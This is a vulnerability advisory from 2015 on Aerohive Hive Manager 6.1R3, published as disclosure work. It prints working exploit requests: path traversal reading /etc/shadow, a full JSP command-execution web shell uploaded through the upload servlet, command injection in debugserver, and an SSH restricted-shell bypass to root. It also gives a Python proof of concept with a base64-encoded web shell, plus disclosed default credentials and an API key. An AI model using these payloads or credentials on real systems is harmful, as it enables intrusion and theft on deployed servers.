security-assessment.com

Vulnerability Advisory

Name	Aerohive Hive Manger Multiple Vulnerabilities
Vendor Website	http://www.aerohive.com
Affected Software	Aerohive Hive Manager 6.1R3
Date Released	29th January 2015
Author	Denis Andzakovic

Description

This document details multiple vulnerabilities found within the Aerohive Hive Manager software.

Exploitation

Arbitrary File Read

The local file include vulnerability was discovered within the /hm/maps.action page on the hive manager. The following table details the request used to reproduce the vulnerability:

Local File Include Vulnerability

```
POST /hm/maps.action HTTP/1.1
Host: <hivemanager host>
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:23.0) Gecko/20100101 Firefox/23.0
Cookie: JSESSIONID=<valid jsession id>; c_domainUserName=admin
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 453

operation=download&fileName=../../../etc/shadow
```

Additionally, it was discovered that the /HiveManager/ssh_keys/ssh_login_key file was a valid private key for the SCPUser, which logs in with UID 0 (root). The private key was found to have no passphrase set. Combining this issue with the local file include, a malicious entity can retrieve the private key and gain root access to the Hive Manager.

'upload' Servlet Arbitrary File Upload

By sending a crafted HTTP POST request to the /hm/upload servlet, a malicious user may upload arbitrary files and gain code execution on the HiveManager server.

The following table details the exploit request, please note: a valid digest authentication header is required:

HTTP Request


```
POST /hm/upload?FileType=1&Filename=../../../HiveManager/tomcat/webapps/hm/cmd.jsp HTTP/1.1
Host: <host IP>
Content-Type: multipart/form-data; boundary=---------1056095768
Content-Length: 886

----------1056095768
Content-Disposition: form-data; name="browser.jsp"; filename="cmd.jsp"
Content-Type: image/jpeg

<%@ page import="java.util.*,java.io.*"%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "<BR>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
                }
        }
%>
</pre>
</BODY></HTML>
----------1056095768
```

The following screenshot shows the arbitrary code execution achieved from the above request:

Code Execution



Debugserver Command Execution

By setting the cmd_string parameter to ‘exec ping ;<command>;’, a malicious authenticated user may gain command execution on the HiveManager server. This is detailed in the screenshots below, showing a malicious user executing the ‘id’ command:

‘debugserver’ Command Execution

Request

Raw | Params | Headers | Hex

```
GET /hm/debugserver?oper=runcmd&cmd_string=exec%20ping%20;id;
HTTP/1.1
Host: [redacted]
Cookie: JSESSIONID=63B97848A9D4FA41CE3E54C8FE8E97B4
```

? | < | + | > | Type a search term | 0 ma

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 335
Date: Sun, 09 Feb 2014 14:22:01 GMT

□□□□□□□□□□□□□□□□□□□□□□9uid=0(root) gid=0(root)
Usage: ping [-LRUbdfnqrvVaA] [-c count] [-i interval] [-w deadline]
            [-p pattern] [-s packetsize] [-t ttl] [-I interface or
address]
            [-M mtu discovery hint] [-S sndbuf]
            [ -T timestamp option ] [ -Q tos ] [hop1 ...]
destination
bash: -c: command not found
```

Multiple Password Disclosure

Three instances of password disclosure were found within the Hive Manager. The SCPUser’s password was able to be retrieved from the MBean View, using default MBean View credentials. Additionally, a config.ini file was found within the webroot, allowing unauthenticated users to enumerate the HM Auth username and password. The third method requires filesystem read access, as the PostgreSQL username and password is stored in cleartext.

The MBean View password disclosure is detailed in the below screenshot:

https://HiveManager/hm/jsp/jmx/mbeanview.jsp?beanname=Users:type=User,username=%22scpuser%22,database=UserDatabase

List of MBean attributes:

Name	Type	Access	Value
fullName	java.lang.String	RW	null
groups	java.lang.String;[]	RO	[]
modelerType	java.lang.String	RO	org.apache.catalina.users.MemoryUser
password	java.lang.String	RW	bf8106ee17a602876203bedbbdc602b0
roles	java.lang.String;[]	RO	[]
username	java.lang.String	RW	scpuser

The following screenshot details the password disclosure within the config.ini file:

https://HiveManager/hm/config.ini

```
[google_maps]
gm_license_key=gme-aerohivenetworks
gm_api_key=AIzaSyBOFidpOhlZBB1972YGceRnzw_sWn7e9H0

[aerohive_mdm]
#===standard configuration for MDM===
acm_url_gateway=https://onboard-gw.aerohive.com
acm_url_console=https://onboard.aerohive.com

#===Beta configuration for MDM===
beta_acm_url_gateway=https://onboard-gw-beta.aerohive.com
beta_acm_url_console=https://onboard-beta.aerohive.com

#===common configuration for MDM===
hm_auth_username=acmuser
hm_auth_password=Aer0Hive!
api_version = 1.0

[oem model]
oem=false

[mstp]
```

The PostgreSQL username and password was found to be stored within the capwap configuration file. This username and password combination was also found to be static across Hive Manager installations, allowing a malicious entity to potentially gain database access on any deployed Hive Manager.

The following screenshot details the PostgreSQL username and password disclosure:

/HiveManager/capwap/capwap.conf

```
[root@hivemanager ~]# cat /HiveManager/capwap/capwap.conf
APPLICATION_DEBUG=0
APPLICATION_TRACE=1
APPLICATION_TYPE=10
CAPWAP_AP_NUM=20000
CAPWAP_CLIENT_SERVER=
CAPWAP_CLIENT_SERVER_PORT=12223
CAPWAP_CLIENT_TRANSPORT_MODE=1
CAPWAP_DTLS_STATE=0
CAPWAP_NEIGHBOR_DEAD_INTERVAL=105
CAPWAP_PORT=12222
CLIENT_CONNECT_INTERVAL=28800
CLIENT_DISCONNECT_MINUTE=970
CLIENT_PER_SECOND=100
COMMUNICATION_LISTEN_PORT=18047
DB_HOST=localhost
DB_NAME=hm
DB_PASSWORD=aerohive
DB_PORT=5432
DB_USERNAME=hivemanager
HA_STATUS=1
LOCAL_MAC_ADDRESS=
MAX_CAPWAP_CONNECTION_PER_SECOND=30
MAX_DTLS_THREAD=100
SUPPORT_CAPWAP_CLIENT=0
SUPPORT_SIMULATOR=1
```

Reflected Cross Site Scripting

Multiple reflected cross site scripting vulnerabilities were found within the Hive Manager; the location of these vulnerabilities are detailed within the table below:


URL	Vulnerable Parameter
/hm/licenseMgr.action	primaryOrderKey
/hm/captivePortalWeb.action	tabId

SSH Keys with No Passphrase

An SSH private key for the scpuser was found in /HiveManager/ssh_key/ssh_login_key. A malicious user with filesystem read access may be able to retrieve this file and subsequently gain root access to the machine, as the scpuser has a UID of 0 (root access).

The following screenshot details the key location:

SSH Private Key



Subshell Bypass

The Hive Manager attempts to lock a user, connecting to the Hive Manager via SSH, into a subshell. This is designed to only allow the user to perform a predefined set of commands. This is achieved via an entry in the .bashrc file, however this can be bypassed by explicitly specifying the command to be executed after the SSH connection is established. The following screenshots detail the exploitation of this vulnerability:

Subshell Bypass Exploitation

```
den@barfajt:~$ ssh -l admin [redacted] 'id'
admin@192.168.44.20's password:
uid=0(root) gid=0(root) groups=0(root)
den@barfajt:~$ ssh -l admin [redacted] '/bin/bash --norc -i'
admin@192.168.44.20's password:
bash-3.1# id
uid=0(root) gid=0(root) groups=0(root)
bash-3.1# pwd
/root
bash-3.1# hostname
hivemanager.aerohive.com
bash-3.1#
```

Unauthenticated Arbitrary File Upload

By sending a specially crafted post request to the HHM upload servlet, a malicious entity is able to arbitrarily upload files to the Hive Manager server. Due to the nature of the POST request and the data transport methods in use, this is has been replicated using a python POC which can be found on the following page.

HHMUploadServlet Unauthenticated Arbitrary File Upload POC

```
from sys import argv
from urllib2 import urlopen

asc = """
    (  .     )
        `)           (
     .      '  . '  `.
     (    , )      (,
  .    `.' ) ('.     ',
   ). , ('.    ( ) (
  (_,) .`), ) _ _,
 /  _____/  / _  \     ____ ____   _____
 \____   \==/ /_\  \  _/ ___\/ _ \ /     \
 /        \/    |    \\  \__(  <_> )  Y Y  \
/_______  /\____|__  / \___  >____/|__|_|  /
        \/         \/.-.    \/           \/:wq
                    (x.0)
                  '=.|w|.='
                  _='`"``=.

                  presents...
"""

print asc
print "AeroHive Hive Manager hhmuploadserver Unauthenticated File Upload PoC"
print "(c) 2014 Security-Assessment.com CONFIDENTIAL PRIVATE UNRELEASED"


try:
    target = argv[1]
    target_path="/hm/hhmuploadserver"
    if target[:4] != "http":
        print "Target url must begin with http or https"
        raise SystemExit
except:
    print "usage: python ah-hivemanager-unauthupload.py [target url]"
    raise SystemExit

print
print "[i] Targeting %s on %s"%(target_path, target)
# payload: base64-encoded

buf = """AQA2BGEzcjBoMXYzX0hITQEuGXdlYmFwcHMvaG0vYWhfZXhwbG9pdC5qc3ABAAAAAAAAAAAAAAAASi
PCVAIHBhZ2UgaW1wb3J0PSJqYXZhLnV0aWwuKixqYXZhLmlvLioiJT4NCjwlDQovLw0KLy8gSlNQ
X0tJVA0KLy8NCi8vIGNtZC5qc3AgPSBDb21tYW5kIEV4ZWN1dGlvbiAodW5peCkNCi8vDQovLyBi
eTogVW5rbm93bg0KLy8gbW9kaWZpZWQ6IDI3LzA2LzIwMDMNCi8vDQovLyBTZWN1cml0eS1Bc3Nl
c3NtZW50LmNvbSBXZWIgQXBwbGljYXRpb24gVGVzdGluZyBUb29sDQovLyANCi8vIFRoaXMgZmls
ZSB3YXMgdXBsb2FkZWQgYnkgU2VjdXJpdHktQXNzZXNzbWVudC5jb20gZm9yIHRoZSBwdXJwb3Nl
cyBvZiBwZW5ldHJhdGlvbiB0ZXN0aW5nLg0KLy8gQW55IHF1ZXJpZXMgcmVnYXJkaW5nIHRoaXMg
ZmlsZXMgZXhpc3RlbmNlIG9yIHB1cnBvc2Ugb24gdGhpcyBzcGVjaWZpYyBtYWNoaW5lIHNob3Vs
ZA0KLy8gYmUgZGlyZWN0ZWQgdG8gU2VjdXJpdHktQXNzZXNzbWVudC5jb20gYXQgaW5mb0BzZWN1
cml0eS1hc3Nlc3NtZW50LmNvbQ0KJT4NCjxIVE1MPjxCT0RZPg0KPEZPUk0gTUVUSE9EPSJHRVQi
IE5BTUU9Im15Zm9ybSIgQUNUSU9OPSIiPg0KPElOUFVUIFRZUEU9InRleHQiIE5BTUU9ImNtZCI+
DQo8SU5QVVQgVFlQRT0ic3VibWl0IiBWQUxVRT0iU2VuZCI+DQo8L0ZPUk0+DQo+CTwvQk9EWT4N
CmlmICAhyZXF1ZXN0LmdldFBhcmFtZXRlcigiY21kIikgIT0gbnVsbCkgew0KICAgICBvdXQu
cHJpbnRsbigiQ29tbWFuZDogIiArIHJlcXVlc3QuZ2V0UGFyYW1ldGVyKCJjbWQiKSArICI8QlI+
Iik7DQogICAgICAgIFByb2Nlc3MgcCA9IFJ1bnRpbWUuZ2V0UnVudGltZSgpLmV4ZWMocmVxdWVz
dC5nZXRQYXJhbWV0ZXIoImNtZCIpKTsNCiAgICAgICAgT3V0cHV0U3RyZWFtIG9zID0gcC5nZXRP
dXRwdXRTdHJlYW0oKTsNCiAgICAgICAgSW5wdXRStdHJlYW0gaW4gPSBwLmdldElucHV0U3RyZWFt
KCk7DQogICAgICAgIERhdGFJbnB1dFN0cmVhbSBkaXMgPSBuZXcgRGF0YUlucHV0U3RyZWFtKGlu
KTsNCiAgICAgICAgU3RyaW5nIGRpc3IgPSBkaXMucmVhZExpbmUoKTsNCiAgICAgICAgd2hpbGUg
KCBkaXNyICE9IG51bGwgKSB7DQogICAgICAgICAgICAgb3V0LnByaW50bG4oZGlzcik7IA0K
ICAgICAgICAgICAgIGRpc3IgPSBkaXMucmVhZExpbmUoKTsgDQogICAgICAgICAgICAg
fQ0KICAgICAgICB9DQolPg0KPC9wcmU+DQo8L0JPRFk+PC9IVE1MPg0KDQoNCg==="""

payload = buf.decode("base64")


print "[+] Sending payload:"
for i in payload.split("\n"): print "< "+i
print

resp = urlopen(target+target_path, payload).read()
```

```
print "[+] Response:"
for i in resp.split("\n"): print "> "+i
print


if resp.encode("base64") == "AgAKBAIAAAAAAAAEog==":
    print "[+] Upload successful."
    print "[+] Payload has been uploaded to %s/hm/ah_exploit.jsp"%target

payload_loc = "/hm/ah_exploit.jsp"


resp = urlopen(target+payload_loc)

if resp.code == 200:
    print "[+] OK!"
    print "[+] Payload is present and executable at "+target+payload_loc
    print "[+] Exploit successful."
else:
    print "[-] Payload is not present and executable."
    print "[!] Exploit failed."
```

Solution

Update to the latest version of Hive Manager software.

Responsible Disclosure Policy

Security-Assessment.com follow a responsible disclosure policy.

Researchers

Denis Andzakovic, Scott Bell, Nick Freeman, Thomas Hibbert, Carl Purvis, Pedro Worcel.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com
Phone +64 4 470 1650